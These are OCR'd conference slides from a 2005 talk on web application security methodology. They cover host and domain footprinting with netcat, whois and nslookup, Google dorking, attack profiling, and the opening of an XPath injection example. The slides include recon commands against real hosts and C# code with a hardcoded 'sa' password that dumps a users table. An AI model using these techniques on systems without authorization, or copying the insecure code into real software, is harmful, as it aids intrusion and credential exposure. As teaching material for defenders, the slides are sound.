net square

secure.automate.innovate

Web Application Kung-Fu, The Art of Defense

Shreeraj Shah

Founder & Director
Net-Square Solutions Pvt. Ltd.
HITB 05, Malaysia

Flow of Presentation


- Introduction [Self & Net Square]
- Methodology and New tricks
- Attacks on the rise
- Assessment methods for web applications
- Exploits and Metasploit for web hacking
- Defending web applications with IHTTPModules [.Net]
- Q & A

Attacks on Web Application Layer

- 95% companies were hacked from web applications and 5% of them were aware of them – FBI/CSI
- Most popular attacks are against web server – incident.org
- 3 out of 4 web sites are vulnerable to attack (Gartner)
- 75% hacks occurs at application level (Gartner)
- Every 1500 lines of code has one security vulnerability (IBM Labs)
- 2000 attacks / week for unprotected web site

Attacks on Web Application Layer

- Integrated approach – Mobile app, Browser access, Intranet data share
- Internet presence is most important
- Application is open for all since it is the purpose behind the application launch.




Defacements (Zone-h report)

Web Application Security – growing concern

Over 80%

of all malicious attacks "target port 80."


- Network world



7

Source Code Audits – A necessity

CSI Security Survey : Vulnerability Distribution





8


net square


secure.automate.innovate

Web Application Security Posture





Web Application Security Posture
Firewall
VPN
IDS
Auth Server
Etc…
Next Generation Attacks
SQL injection
Parameter tempering
Etc..
Brute force
RPC buffer overflow
Null session
Etc..
Application Level
Web/customized etc..
Services Level
IIS web/SMTP/POP etc..
Operating System Level
ipc$/wu-ftpd/sunrpc etc..
Added Defense
Accounts/Shares/Patches/updates/Logging/Auditing/
Ports/Registries etc…


Web Application Security Posture
Internet
DMZ
Trusted
Web Client
Web Server
Static pages
HTML,HTM etc..
Scripted Web Engine
Dynamic pages
ASP DHTML,
PHP,CGI Etc..
Application Servers And Integrated Framework
ASP.NET with .Net
J2EE App Server
Web Services
Etc..
DB
Internal/Corporate


Web Application Security Posture
Platform Services and Components
Runtime Services and Components
Customer
Supplier
Hacker
Employee
Partner
User
Prospect
Application Layer Logic
1. Presentation
2. Business
3. Data Access
Host Security
Network Security
Operating System
Routers Firewalls Switches


net square
secure.automate.innovate
Methodology


Methodology
Footprinting
Discovery
Profiling
Manual Attacks
Auto Attacks
Exploit
Defense


net square
secure.automate.innovate
Footprinting

Objective

- IP and Port as start point for assessment – myth
- What if IP is multi hosted?
- Will it respond without “HOST:” in HTTP header?
- One IP can have more application to assess
- Objective of footprinting is to find all possible combinations of hosts on IP.
- Finding web applications running on domain.
- How?

New approaches

- New approaches for web applications
  - Host footprinting
  - Domain footprinting
- Focusing on web applications
- Tools and methods
- Let’s see it!

Example of multihost

- HTTPD conf of Apache

```
<VirtualHost *:80>
    #   ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot /usr/local/apache2/htdocs
    #   ErrorLog logs/dummy-host.example.com-error_log
    #   CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>

<VirtualHost *:80>
    #   ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot /usr/local/apache2/htdocs/blue
    ServerName www.blue.com
    #   ErrorLog logs/dummy-host.example.com-error_log
    #   CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>

<VirtualHost *:80>
    #   ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot /usr/local/apache2/htdocs/red
    ServerName www.red.com
    #   ErrorLog logs/dummy-host.example.com-error_log
    #   CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>
```

Example of multihost

- Default Access

```
C:\Documents and Settings\Administrator> nc 203.88.128.10 80
HEAD / HTTP/1.0
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Jan 2005 20:17:40 GMT
Server: Apache/2.0.50 (Unix) mod_ssl/2.0.50 OpenSSL/0.9.7d
mod_jk2/2.0.4
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Fri, 04 May 2001 00:01:18 GMT
ETag: "1c4d0-5b0-40446f80;1c4e6-961-8562af00"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Language: en
Expires: Tue, 11 Jan 2005 20:17:40 GMT
```

Example of multihost

- www.blue.com

```
C:\Documents and Settings\Administrator> nc 203.88.128.10 80
HEAD / HTTP/1.0
Host: www.blue.com
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Jan 2005 20:17:45 GMT
Server: Apache/2.0.50 (Unix) mod_ssl/2.0.50 OpenSSL/0.9.7d
mod_jk2/2.0.4
Last-Modified: Tue, 04 Jan 2005 23:10:29 GMT
ETag: "1865-b-f991a340"
Accept-Ranges: bytes
Content-Length: 11
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

Example of multihost

- www.red.com

```
C:\Documents and Settings\Administrator> nc 203.88.128.10 80
HEAD / HTTP/1.0
Host: www.red.com
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Jan 2005 20:17:57 GMT
Server: Apache/2.0.50 (Unix) mod_ssl/2.0.50 OpenSSL/0.9.7d
mod_jk2/2.0.4
Last-Modified: Tue, 04 Jan 2005 23:16:57 GMT
ETag: "1cc0b-9-10b20c40"
Accept-Ranges: bytes
Content-Length: 9
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

How to find hosts?

- Whois – can help in determining name server
- Look for PTR records if available.
- If not bad luck!
- There are few whois services out there can help in digging database and fetch what you are looking for – Key
- Let's see!

Whois

```
C:\Program Files\GnuWin32\bin>jwhois -h whois.arin.net 203.88.128.10
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    XYZ corp
OrgID:      XYZC
Address:    101 First Avenue
City:       NYC
StateProv:  NY
PostalCode: 94089
Country:    US

NetRange:   203.88.128.0 – 203.88.128.255
CIDR:       203.88.128.0/20
NetName:    XYZC-4
NetHandle:  NET-203-88-128-0-1
Parent:     NET-203-0-0-0-0
NetType:    Direct Allocation
NameServer: ns1.xyz.com
NameServer: ns2.xyz.com
Comment:
RegDate:    2003-07-17
Updated:    2003-07-17

OrgTechHandle: NA098-ARIN


OrgTechName:   Netblock Admin
OrgTechPhone:  +1-212-999-9999
OrgTechEmail:  netblockadmin@xyz.com

# ARIN WHOIS database, last updated 2005-01-10 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.

C:\Program Files\GnuWin32\bin>
```

Query PTR on name server

```
C:\Documents and Settings\Administrator>nslookup
Default Server:  ns1.icenet.net
Address:  203.88.128.7

> server ns1.xyz.com
Default Server:  [203.88.128.250]
Address:  203.88.128.250

> 203.88.128.10
Server:  [203.88.128.250]
Address:  203.88.128.250

Name:    www.blue.com
Address:  192.168.7.50

> set type=PTR
> 203.88.128.10
Server:  [203.88.128.250]
Address:  203.88.128.250

10.128.88.203.in-addr.arpa      name = www.blue.com
10.128.88.203.in-addr.arpa      name = www.red.com
>
```

Bingo!


What if PTR is not there?

- I know it sucks!

```
C:\Documents and Settings\Administrator>nslookup
Default Server:  ns1.icenet.net
Address:  203.88.128.7

> server 203.88.128.250
Default Server:  icedns1.icenet.net
Address:  203.88.128.250

> 203.88.128.11
Server:  icedns1.icenet.net
Address:  203.88.128.250

Name:    ice.128.client11.icenet.net
Address:  203.88.128.11

> set type=PTR
> 203.88.128.11
Server:  icedns1.icenet.net
Address:  203.88.128.250

Non-authoritative answer:
11.128.88.203.in-addr.arpa      name = ice.128.client11.icenet.net
> 203.88.128.11
Server:  icedns1.icenet.net
Address:  203.88.128.250

Non-authoritative answer:
11.128.88.203.in-addr.arpa      name = ice.128.client11.icenet.net
```

Digging whois services

- Some special whois provides following info



http://whois.webhosting.info/IP

Bingo!

Got it!


- We got all possible hosts on any single IP
- Now assessment is possible using “Host:”
- We can assess all applications and server will serve right info on both HTTP/1.0 and HTTP/1.1

Domain footprinting

- Domain footprinitng methods are new way of getting information
- Leveraging Google and A9
- Cross domains are keys
- Domain mapping methods
- Tools and Demo


Domain footprinting

- Running query against Google – “site:”
- Site:sify.com – domain footprints




Domain footprinting

- Running query against Google – “link:”
- Fteching cross domains




Domain footprinting

- Analyzing cross domains with IP blocks



Domain footprinting

- Analyzing cross domains with IP blocks



New methods

- Did work great on the field.
- Public domains are simply excellent way to fetch information about web applications
- Google can help in fetching this information.

Objective

- Objective is to find live hosts which serves other than default content.
- So one can list all live applications on single IP
- HEAD/GET can help in doing so.

Discovering applications

```
C:\Documents and Settings\Administrator>nc 203.88.128.11 80
HEAD / HTTP/1.0
```

```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/4.0
Date: Thu, 27 Jan 2005 10:12:16 GMT
Content-Type: text/html
Content-Length: 102
<html><head><title>Error</title></head><body>The system
cannot find the file spe
cified. </body></html>
```

Discovering applications

```
C:\Documents and Settings\Administrator>nc 203.88.128.11 80
HEAD / HTTP/1.0
Host: junk
```

```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/4.0
Date: Thu, 27 Jan 2005 10:14:37 GMT
Content-Type: text/html
Content-Length: 102
<html><head><title>Error</title></head><body>The system cannot find the
file spe
cified. </body></html>
```

Discovering applications

C:\Documents and Settings\Administrator>**nc 203.88.128.11 80**
HEAD / HTTP/1.0
Host: icenet.net

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://icenet.net/index.htm
Date: Tue, 11 Jan 2005 10:07:12 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 05 Jan 2005 06:52:02 GMT
ETag: "0553fff3f2c41:b3ae6"
Content-Length: 33442

Discovering applications

C:\Documents and Settings\Administrator>**nc 203.88.128.11 80**
HEAD / HTTP/1.0
Host: adanigroup.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://adanigroup.com/index.htm
Date: Tue, 11 Jan 2005 10:07:24 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 28 Apr 2004 14:51:55 GMT
ETag: "80771d59302dc41:b3ae6"
Content-Length: 806

Discovering applications

```
C:\Documents and Settings\Administrator>nc 203.88.128.11 80
HEAD / HTTP/1.0
Host: www.mundraport.com
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://www.mundraport.com/index.htm
Date: Tue, 11 Jan 2005 10:09:56 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Thu, 01 Jul 2004 05:59:09 GMT
ETag: "80f45486305fc41:b3ae6"
Content-Length: 607
```

Discovery


- Got all possible live hosts now.
- We have combination of IP, port and host.
- Above three can help in getting right information out.
- Application review is possible and scope would be complete for any specified IP address.

Profile

- Profiling web application is very important task to identify possible attacks.
- Objective is to find from where we get cookie?, where are the forms?, It has applet or objects?, Querystrings are around or not? and such.
- Regex can be used on HTML code to fetch these info.
- Let's see demo & method.

DEMO

Web Application Assets



Web Application Profile

URL (Asset)	Form	Cmnt	Email	Applet	Object	Cookie	Auth.	Path	Script	QryStr
/	X					X				
/cart.asp										
/include/styles.css								X		
/privacy.asp		X								
/catalog.asp			X							
/aboutus.asp										
/details.asp?id=1	X									X
/details.asp?id=2	X									X
/details.asp?id=3	X									X
/rebates.asp										
/catalog.asp?start=3	X									X
/rebates.asp?loc=beckham.html	X									X
/rebates.asp?loc=zhivago.html	X									X
/orderapp/default.asp?login=yes	X					X	X			X
/orderapp/include/styles.css								X		
/rebates.asp?loc=monsoon.html	X									X
/details.asp?id=4	X									X
/rebates.asp?loc=lawrence.html	X									X
/details.asp?id=5	X									X
/details.asp?id=6	X									X
/catalog.asp?start=6	X									X

Once again public domain usage

- We can fetch this info from public domain like Google – “site:”
- We can fetch technology clues using “inurl” or “filetype”
- One can fetch “cache” information from google and can profile them as well.
- Can be fetched from www.archive.org

http://web.archive.org/web/*www.google.com*

DEMO

Web Application Attributes?

- Web application attributes are of many types – querystring, forms, java scripts etc.
- Each identified attribute can have vulnerability and very important for developers to know them.
- Vulnerability can be exploited by an attacker.
- Forms and Query strings are major source of exploitation.
- Other parameters like cookie, scripts (client side java, vb etc.) and path info (include, cgi-bin, servlet etc.) expose business level information.

Why Vulnerable?

- Poor web application coding
- Insecure deployment of application (.Net)
- Insufficient input validation
- No monitoring of application traffic (No IDS)
- No web traffic filtering for web applications
- “Web Application Attributes” are not guarded.

Attack profile for web application

URL (Asset)	Form	Cmnt	Email	Applet	Object	Cookie	Auth.	Path	Script	QryStr
Input Validation	X									X
Authorization	X									X
Parameter Tempering	X					X			X	X
Authentication	X					X	X			
Brute Forcing							X			
Session Management	X					X				X
SQL Manipulation	X									X
File Operations	X									X
Information Leakage	X							X		X
Error/Exception management	X									X
Client Side Manipulation	X						X		X	X
Java Decompile	X			X						X
Cryptography										
Buffer Overflows	X				X			X		
Remote Command Execution	X							X		X

Linking them to “web application attributes”

Note:

Demo of live .Net web application and vulnerable attributes

DEMO

net square

secure.automate.innovate

Exploit

XPATH injection

- XPATH parsing standard error
- XPATH is method available for XML parsing
- MS SQL server provides interface and one can get table content in XML format.
- Once this is fetched one can run XPATH queries and obtain results.
- What if username/password parsing done on using XPATH – XPATH injection

DEMO

XPATH injection

```
string fulltext = "";
string coString = "Provider=SQLOLEDB;Server=(local);database=order;User
ID=sa;Password=mypass";
SqlXmlCommand co = new SqlXmlCommand(coString);
co.RootTag="Credential";
co.CommandType = SqlXmlCommandType.Sql;
co.CommandText = "SELECT * FROM users for xml Auto";
XmlReader xr = co.ExecuteXmlReader();
xr.MoveToContent();
fulltext = xr.ReadOuterXml();
